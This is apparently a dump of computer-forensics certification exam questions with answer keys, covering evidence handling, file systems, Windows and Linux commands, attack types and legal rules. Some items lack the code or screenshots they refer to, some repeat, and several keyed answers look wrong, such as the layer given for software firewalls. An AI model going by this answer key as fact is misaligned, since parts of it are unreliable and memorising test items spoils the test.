Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

A. Net config

B. Net file

C. Net share

D. Net sessions

ANSWER: B

QUESTION NO: 284

Which rule requires an original recording to be provided to prove the content of a recording?

A. 1004

B. 1002

C. 1003

D. 1005

ANSWER: B

QUESTION NO: 285

What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

A. mcopy

B. image

C. MD5

D. dd

ANSWER: D

QUESTION NO: 286

What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively disabled?

A. digital attack

B. denial of service

C. physical attack

D. ARP redirect

ANSWER: B

QUESTION NO: 287

In which IoT attack does the attacker use multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks?

A. Replay attack

B. Jamming attack

C. Blueborne attack

D. Sybil attack

ANSWER: D

QUESTION NO: 288

Which of the following file system is used by Mac OS X?

A. EFS

B. HFS+

C. EXT2

D. NFS

ANSWER: B

QUESTION NO: 289

What type of attack sends SYN requests to a target system with spoofed IP addresses?

A. SYN flood

B. Ping of death

C. Cross site scripting

D. Land

ANSWER: A

QUESTION NO: 290

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from

Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network

vulnerability assessment plan?

A. Their first step is to make a hypothesis of what their final findings will be.

B. Their first step is to create an initial Executive report to show the management team.

C. Their first step is to analyze the data they have currently gathered from the company or interviews.

D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

ANSWER: D

QUESTION NO: 291

Which among the following files provides email header information in the Microsoft Exchange server?

A. gwcheck.db

B. PRIV.EDB

C. PUB.EDB

D. PRIV.STM

ANSWER: B

QUESTION NO: 292

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site

that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."

What is the result of this test?

A. Your website is vulnerable to CSS

B. Your website is not vulnerable

C. Your website is vulnerable to SQL injection

D. Your website is vulnerable to web bugs

ANSWER: A

QUESTION NO: 293

What is the target host IP in the following command? c:\>firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP

A. 172.16.28.95

B. 10.10.150.1

C. Firewalk does not scan target hosts

D. This command is using FIN packets, which cannot scan target hosts

ANSWER: A

QUESTION NO: 294

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A. Packet filtering firewall

B. Circuit-level proxy firewall

C. Application-level proxy firewall

D. Stateful firewall

ANSWER: D

QUESTION NO: 295

Data density of a disk drive is calculated by using_____

A. Slack space, bit density, and slack density.

B. Track space, bit area, and slack space.

C. Track density, areal density, and slack density.

D. Track density, areal density, and bit density.

ANSWER: D

QUESTION NO: 296

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

A. Throw the hard disk into the fire

B. Run the powerful magnets over the hard disk

C. Format the hard disk multiple times using a low level disk utility

D. Overwrite the contents of the hard disk with Junk data

ANSWER: A

QUESTION NO: 297

For the purpose of preserving the evidentiary chain of custody, which of the following labels is not appropriate?

A. Relevant circumstances surrounding the collection

B. General description of the evidence

C. Exact location the evidence was collected from

D. SSN of the person collecting the evidence

ANSWER: D

QUESTION NO: 298

The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

A. INFO2

B. INFO1

C. LOGINFO1

D. LOGINFO2

ANSWER: A

QUESTION NO: 299

Before you are called to testify as an expert, what must an attorney do first?

A. engage in damage control

B. prove that the tools you used to conduct your examination are perfect

C. read your curriculum vitae to the jury

D. qualify you as an expert witness

ANSWER: D

QUESTION NO: 300

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.

You navigate to archive. org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

A. Web bug

B. CGI code

C. Trojan.downloader

D. Blind bug

ANSWER: A

QUESTION NO: 301

Donald made an OS disk snapshot of a compromised Azure VM under a resource group being used by the affected company as a part of forensic analysis process. He then created a vhd file out of the snapshot and stored it in a file share and as a page blob as backup in a storage account under different region. What Is the next thing he should do as a security measure?

A. Recommend changing the access policies followed by the company

B. Delete the snapshot from the source resource group

C. Delete the OS disk of the affected VM altogether

D. Create another VM by using the snapshot

ANSWER: B

QUESTION NO: 302

Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?

A. Dropper

B. Packer

C. Injector

D. Obfuscator

ANSWER: D

Explanation:

Reference: https://www.sciencedirect.com/topics/computer-science/obfuscation-technique

QUESTION NO: 303

Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

A. Sector

B. Metadata

C. MFT

D. Slack Space

ANSWER: D

QUESTION NO: 304

While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

A. Windows 10

B. Windows 8

C. Windows 7

D. Windows 8.1

ANSWER: C

QUESTION NO: 305

Which of the following statements is TRUE about SQL Server error logs?

A. SQL Server error logs record all the events occurred on the SQL Server and its databases

B. Forensic investigator uses SQL Server Profiler to view error log files

C. Error logs contain IP address of SQL Server client connections

D. Trace files record, user-defined events, and specific system events

ANSWER: B

Explanation:

Reference: https://info-savvy.com/determine-the-database-evidence-repositories-and-collect-the-evidence-files/

QUESTION NO: 306

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk

80 heads/cylinder 63 sectors/track

A. 53.26 GB

B. 57.19 GB

C. 11.17 GB

D. 10 GB

ANSWER: A

QUESTION NO: 307

From the following spam mail header, identify the host IP that sent this spam?

From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001

Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk

(8.11.6/8.11.6) with ESMTP id

fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)

Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1)

with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)

Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk

From: "china hotel web"

To: "Shlam"

Subject: SHANGHAI (HILTON HOTEL) PACKAGE

Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0

X-Priority: 3 X-MSMailPriority: Normal

Reply-To: "china hotel web"

A. 137.189.96.52

B. 8.12.1.0

C. 203.218.39.20

D. 203.218.39.50

ANSWER: C

QUESTION NO: 308

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

A. Syllable attack

B. Hybrid attack

C. Brute force attack

D. Dictionary attack

ANSWER: D

QUESTION NO: 309

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"

B. intitle:"exchange server"

C. locate:"logon page"

D. outlook:"search"

ANSWER: A

QUESTION NO: 310

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where “x” represents the _____.

A. Drive name

B. Original file name’s extension

C. Sequential number

D. Original file name

ANSWER: A

QUESTION NO: 311

An investigator wants to extract passwords from SAM and System Files. Which tool can the Investigator use to obtain a list of users, passwords, and their hashes In this case?

A. PWdump7

B. HashKey

C. Nuix

D. FileMerlin

ANSWER: A

QUESTION NO: 312

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives

B. False positives

C. True negatives

D. True positives

ANSWER: A

QUESTION NO: 313

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation

B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent

C. Checks for opening angle bracket, its hex or double-encoded hex equivalent

D. Checks for closing angle bracket, hex or double-encoded hex equivalent

ANSWER: B

QUESTION NO: 314

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

A. Sparse File

B. Master File Table

C. Meta Block Group

D. Slack Space

ANSWER: B

QUESTION NO: 315

Diskcopy is:

A. a utility by AccessData

B. a standard MS-DOS command

C. Digital Intelligence utility

D. dd copying tool

ANSWER: B

Explanation:

diskcopy is a STANDARD DOS utility. C:\WINDOWS>diskcopy /? Copies the contents of one floppy disk to another.

QUESTION NO: 316

You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

A. 8

B. 1

C. 4

D. 2

ANSWER: C

QUESTION NO: 317

The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

A. File Allocation Table (FAT)

B. New Technology File System (NTFS)

C. Hierarchical File System (HFS)

D. Global File System (GFS)

ANSWER: B

Explanation:

Reference: https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times

QUESTION NO: 318

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. The change in the routing fabric to bypass the affected router

B. More RESET packets to the affected router to get it to power back up

C. RESTART packets to the affected router to get it to power back up

D. STOP packets to all other routers warning of where the attack originated

ANSWER: A

QUESTION NO: 319

An EC2 instance storing critical data of a company got infected with malware. The forensics team took the EBS volume snapshot of the affected Instance to perform further analysis and collected other data of evidentiary value. What should be their next step?

A. They should pause the running instance

B. They should keep the instance running as it stores critical data

C. They should terminate all instances connected via the same VPC

D. They should terminate the instance after taking necessary backup

ANSWER: D

QUESTION NO: 320

Which of the following is NOT a part of pre-investigation phase?

A. Building forensics workstation

B. Gathering information about the incident

C. Gathering evidence data

D. Creating an investigation team

ANSWER: C

QUESTION NO: 321

Which of the following statements is incorrect when preserving digital evidence?

A. Verify if the monitor is in on, off, or in sleep mode

B. Turn on the computer and extract Windows event viewer log files

C. Remove the plug from the power router or modem

D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

ANSWER: B

QUESTION NO: 322

Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon  in the checkpoint logs represent?

A. The firewall rejected a connection

B. A virus was detected in an email

C. The firewall dropped a connection

D. An email was marked as potential spam

ANSWER: C

QUESTION NO: 323

What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?

A. Repairs logical file system errors

B. Check the disk for hardware errors

C. Check the disk for connectivity errors

D. Check the disk for Slack Space

ANSWER: A

QUESTION NO: 324

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

A. DevScan

B. Devcon

C. fsutil

D. Reg.exe

ANSWER: B

QUESTION NO: 325

A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

A. Cain & Abel

B. Xplico

C. Recuva

D. Colasoft's Capsa

ANSWER: A

QUESTION NO: 326

Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

A. RegistryChangesView

B. RegDIIView

C. RegRipper

D. ProDiscover

ANSWER: C

Explanation:

Reference: https://www.hackingarticles.in/forensic-investigation-windows-registry-analysis/

QUESTION NO: 327

Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon in the checkpoint logs represent?

A. The firewall rejected a connection

B. A virus was detected in an email

C. The firewall dropped a connection

D. An email was marked as potential spam

ANSWER: C

QUESTION NO: 328

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

A. Accunetix

B. Nikto

C. Snort

D. Kismet

ANSWER: C

QUESTION NO: 329

What feature of Windows is the following command trying to utilize?

A. White space

B. AFS

C. ADS

D. Slack file

ANSWER: C

QUESTION NO: 330

You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities. How can you verify that drive wiping software was used on the hard drive?

A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found

B. Check the list of installed programs

C. Load various drive wiping utilities offline, and export previous run reports

D. Look for distinct repeating patterns on the hard drive at the bit level

ANSWER: D

QUESTION NO: 331

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

A. The ISP can investigate anyone using their service and can provide you with assistance

B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant

C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you

D. ISP's never maintain log files so they would be of no use to your investigation

ANSWER: B

QUESTION NO: 332

A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

A. Mere Suspicion

B. A preponderance of the evidence

C. Probable cause

D. Beyond a reasonable doubt

ANSWER: C

QUESTION NO: 333

Ronald, a forensic investigator, has been hired by a financial services organization to Investigate an attack on their MySQL database server, which Is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

A. relay-log.info

B. WIN-DTRAI83202Xrelay-bin.index

C. WIN-DTRAI83202Xslow.log

D. WIN-DTRAI83202X-bin.nnnnnn

ANSWER: C

QUESTION NO: 334

Software firewalls work at which layer of the OSI model?

A. Application

B. Network

C. Transport

D. Data Link

ANSWER: D

QUESTION NO: 335

Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

A. pstree

B. pgrep

C. ps

D. grep

ANSWER: B

QUESTION NO: 336

What must an attorney do first before you are called to testify as an expert?

A. Qualify you as an expert witness

B. Read your curriculum vitae to the jury

C. Engage in damage control

D. Prove that the tools you used to conduct your examination are perfect

ANSWER: A

QUESTION NO: 337

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

A. Microsoft Outlook

B. Eudora

C. Mozilla Thunderbird

D. Microsoft Outlook Express

ANSWER: D

QUESTION NO: 338

You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab

B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST

C. there is no reason to worry about this possible claim because state labs are certified

D. sign a statement attesting that the evidence is the same as it was when it entered the lab

ANSWER: A

QUESTION NO: 339

Which of the following setups should a tester choose to analyze malware behavior?

A. A virtual system with internet connection

B. A normal system without internet connect

C. A normal system with internet connection

D. A virtual system with network simulation for internet connection

ANSWER: D

QUESTION NO: 340

During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?

A. Coordinated Universal Time

B. Universal Computer Time

C. Universal Time for Computers

D. Correlated Universal Time

ANSWER: A

QUESTION NO: 341

At what layer does a cross site scripting attack occur on?

A. Presentation

B. Application

C. Session

D. Data Link

ANSWER: B

QUESTION NO: 342

Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

A. Profile/Fingerprint-Based Approach

B. Bayesian Correlation

C. Time (Clock Time) or Role-Based Approach

D. Automated Field Correlation

ANSWER: B

QUESTION NO: 343

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation. Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager

instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

A. All forms should be placed in an approved secure container because they are now primary evidence in the case.

B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.

C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.

D. All forms should be placed in the report file because they are now primary evidence in the case.

ANSWER: B

QUESTION NO: 344

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

A. Type Allocation Code (TAC)

B. Integrated Circuit Code (ICC)


C. Manufacturer Identification Code (MIC)

D. Device Origin Code (DOC)

ANSWER: A

QUESTION NO: 345

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.



What can the investigator infer from the screenshot seen below?

A. A smurf attack has been attempted

B. A denial of service has been attempted

C. Network intrusion has occurred

D. Buffer overflow attempt on the firewall.

ANSWER: C

QUESTION NO: 346

Maria has executed a suspicious executable file In a controlled environment and wants to see if the file adds/modifies any registry value after execution via Windows Event Viewer. Which of the following event ID should she look for In this scenario?

A. Event ID 4657

B. Event ID 4624

C. Event ID 4688

D. Event ID 7040

ANSWER: A

QUESTION NO: 347

Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

A. Typography

B. Steganalysis

C. Picture encoding

D. Steganography

ANSWER: D

QUESTION NO: 348

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Scientific Working Group on Digital Evidence

B. Daubert Standard

C. Enterprise Theory of Investigation

D. Fyre Standard

ANSWER: C

Explanation:

Reference: https://info-savvy.com/rules-of-forensics-investigation/

QUESTION NO: 349

In a Linux-based system, what does the command “Last -F” display?

A. Login and logout times and dates of the system

B. Last run processes

C. Last functions performed

D. Recently opened files

ANSWER: A

QUESTION NO: 350

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so Quickly?

A. Passwords of 14 characters or less are broken up into two 7-character hashes

B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network

C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty

D. The passwords that were cracked are local accounts on the Domain Controller

ANSWER: A

QUESTION NO: 351

This law sets the rules for commercial email, establishes requirements for commercial messages, gives recipients the right to have you stop emailing them, and spells out tough penalties for violations.

A. The CAN-SPAM act

B. Federal Spam act

C. Telemarketing act

D. European Anti-Spam act

ANSWER: A

QUESTION NO: 352

In Java, when multiple applications are launched, multiple Dalvik Virtual Machine instances occur that consume memory and time. To avoid that. Android Implements a process that enables low memory consumption and quick start-up time. What is the process called?

A. init

B. Media server

C. Zygote

D. Daemon

ANSWER: C

QUESTION NO: 353

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

A. First Amendment of the U.S. Constitution

B. Fourth Amendment of the U.S. Constitution

C. Third Amendment of the U.S. Constitution

D. Fifth Amendment of the U.S. Constitution

ANSWER: D

QUESTION NO: 354

Raw data acquisition format creates _____ of a data set or suspect drive.

A. Segmented image files

B. Simple sequential flat files

C. Compressed image files

D. Segmented files

ANSWER: B

QUESTION NO: 355

Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

A. Rule-Based Approach

B. Automated Field Correlation

C. Field-Based Approach

D. Graph-Based Approach

ANSWER: B

QUESTION NO: 356

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

A. A text file deleted from C drive in sixth sequential order

B. A text file deleted from C drive in fifth sequential order

C. A text file copied from D drive to C drive in fifth sequential order

D. A text file copied from C drive to D drive in fifth sequential order

ANSWER: B

QUESTION NO: 357

What document does the screenshot represent?

A. Expert witness form

B. Search warrant form

C. Chain of custody form

D. Evidence collection form

ANSWER: D

QUESTION NO: 358

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

A. FF D8 FF E0 00 10

B. FF FF FF FF FF FF

C. FF 00 FF 00 FF 00

D. EF 00 EF 00 EF 00

ANSWER: A

QUESTION NO: 359

How many sectors will a 125 KB file use in a FAT32 file system?

A. 32

B. 16

C. 256

D. 25

ANSWER: C

QUESTION NO: 360

The process of restarting a computer that is already turned on through the operating system is called?

A. Warm boot

B. Ice boot

C. Hot Boot

D. Cold boot

ANSWER: A

QUESTION NO: 361

When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

A. Automate Collection from image files

B. Avoiding copying data from the boot partition

C. Acquire data from host-protected area on a disk

D. Prevent Contamination to the evidence drive

ANSWER: D

QUESTION NO: 362

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

A. Stringsearch

B. grep

C. dir

D. vim

ANSWER: B

QUESTION NO: 363

When reviewing web logs, you see an entry for resource not found in the HTTP status code filed. What is the actual error code that you would see in the log for resource not found?

A. 202

B. 404

C. 505

D. 909

ANSWER: B

QUESTION NO: 364

When investigating a potential e-mail crime, what is your first step in the investigation?

A. Trace the IP address to its origin

B. Write a report

C. Determine whether a crime was actually committed

D. Recover the evidence

ANSWER: A

QUESTION NO: 365

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

A. Smurf

B. Ping of death

C. Fraggle

D. Nmap scan

ANSWER: B

QUESTION NO: 366

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

A. Signature-Based Detection

B. Integrity-Based Detection

C. Cross View-Based Detection

D. Heuristic/Behavior-Based Detection

ANSWER: B

QUESTION NO: 367

A breach resulted from a malware attack that evaded detection and compromised the machine memory without installing any software or accessing the hard drive. What technique did the adversaries use to deliver the attack?

A. Fileless

B. Trojan

C. JavaScript

D. Spyware

ANSWER: A

QUESTION NO: 368

What command-line tool enables forensic Investigator to establish communication between an Android device and a forensic workstation in order to perform data acquisition from the device?

A. APK Analyzer

B. SDK Manager

C. Android Debug Bridge

D. Xcode

ANSWER: C

QUESTION NO: 369

What encryption technology is used on Blackberry devices Password Keeper?

A. 3DES

B. AES

C. Blowfish

D. RC5

ANSWER: B

QUESTION NO: 370

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

A. The registry

B. The swap file

C. The recycle bin

D. The metadata

ANSWER: B

QUESTION NO: 371

Which of the following tool can reverse machine code to assembly language?

A. PEiD

B. RAM Capturer

C. IDA Pro

D. Deep Log Analyzer

ANSWER: C

QUESTION NO: 372

Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

A. pstree

B. pgrep

C. ps

D. grep

ANSWER: B

Explanation:

Reference: https://askubuntu.com/questions/180336/how-to-find-the-process-id-pid-of-a-running-terminal-program

QUESTION NO: 373

A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

A. Root Internet servers

B. Border Gateway Protocol

C. Gateway of last resort

D. Reverse DNS

ANSWER: C

QUESTION NO: 374

Which of the following commands shows you all of the network services running on Windows-based servers?

A. Netstart

B. Net Session

C. Net use

D. Net config

ANSWER: A

QUESTION NO: 375

Which of the following is a device monitoring tool?

A. Capsa

B. Driver Detective

C. Regshot

D. RAM Capturer

ANSWER: A

QUESTION NO: 376

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

A. Model.log

B. Model.txt

C. Model.ldf

D. Model.lgf

ANSWER: C

QUESTION NO: 377

Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

A. pgrep

B. dmesg

C. fsck

D. grep

ANSWER: B

Explanation:

Reference: https://www.tecmint.com/dmesg-commands/

QUESTION NO: 378

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS

B. Active IDS

C. Progressive IDS

D. NIPS

ANSWER: B

QUESTION NO: 379

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches _____.

A. 0

B. 10

C. 100

D. 1

ANSWER: A

QUESTION NO: 380

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

A. the Microsoft Virtual Machine Identifier

B. the Personal Application Protocol

C. the Globally Unique ID

D. the Individual ASCII String

ANSWER: C

QUESTION NO: 381

Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

A. PUB.EDB

B. PRIV.EDB

C. PUB.STM

D. PRIV.STM

ANSWER: B

Explanation:

Reference: https://www.systoolsgroup.com/forensics/exchange-server/

QUESTION NO: 382

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

A. Same-platform correlation

B. Network-platform correlation

C. Cross-platform correlation

D. Multiple-platform correlation

ANSWER: C

QUESTION NO: 383

Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert

B. Smurf scan

C. Ping trace

D. ICMP ping sweep

ANSWER: D

QUESTION NO: 384

"In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to explain his/her actions and the impact of those actions on the evidence, in the court." Which ACPO principle states this?

A. Principle 1

B. Principle 3

C. Principle 4

D. Principle 2

ANSWER: D

QUESTION NO: 385

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

A. Information header

B. Image data

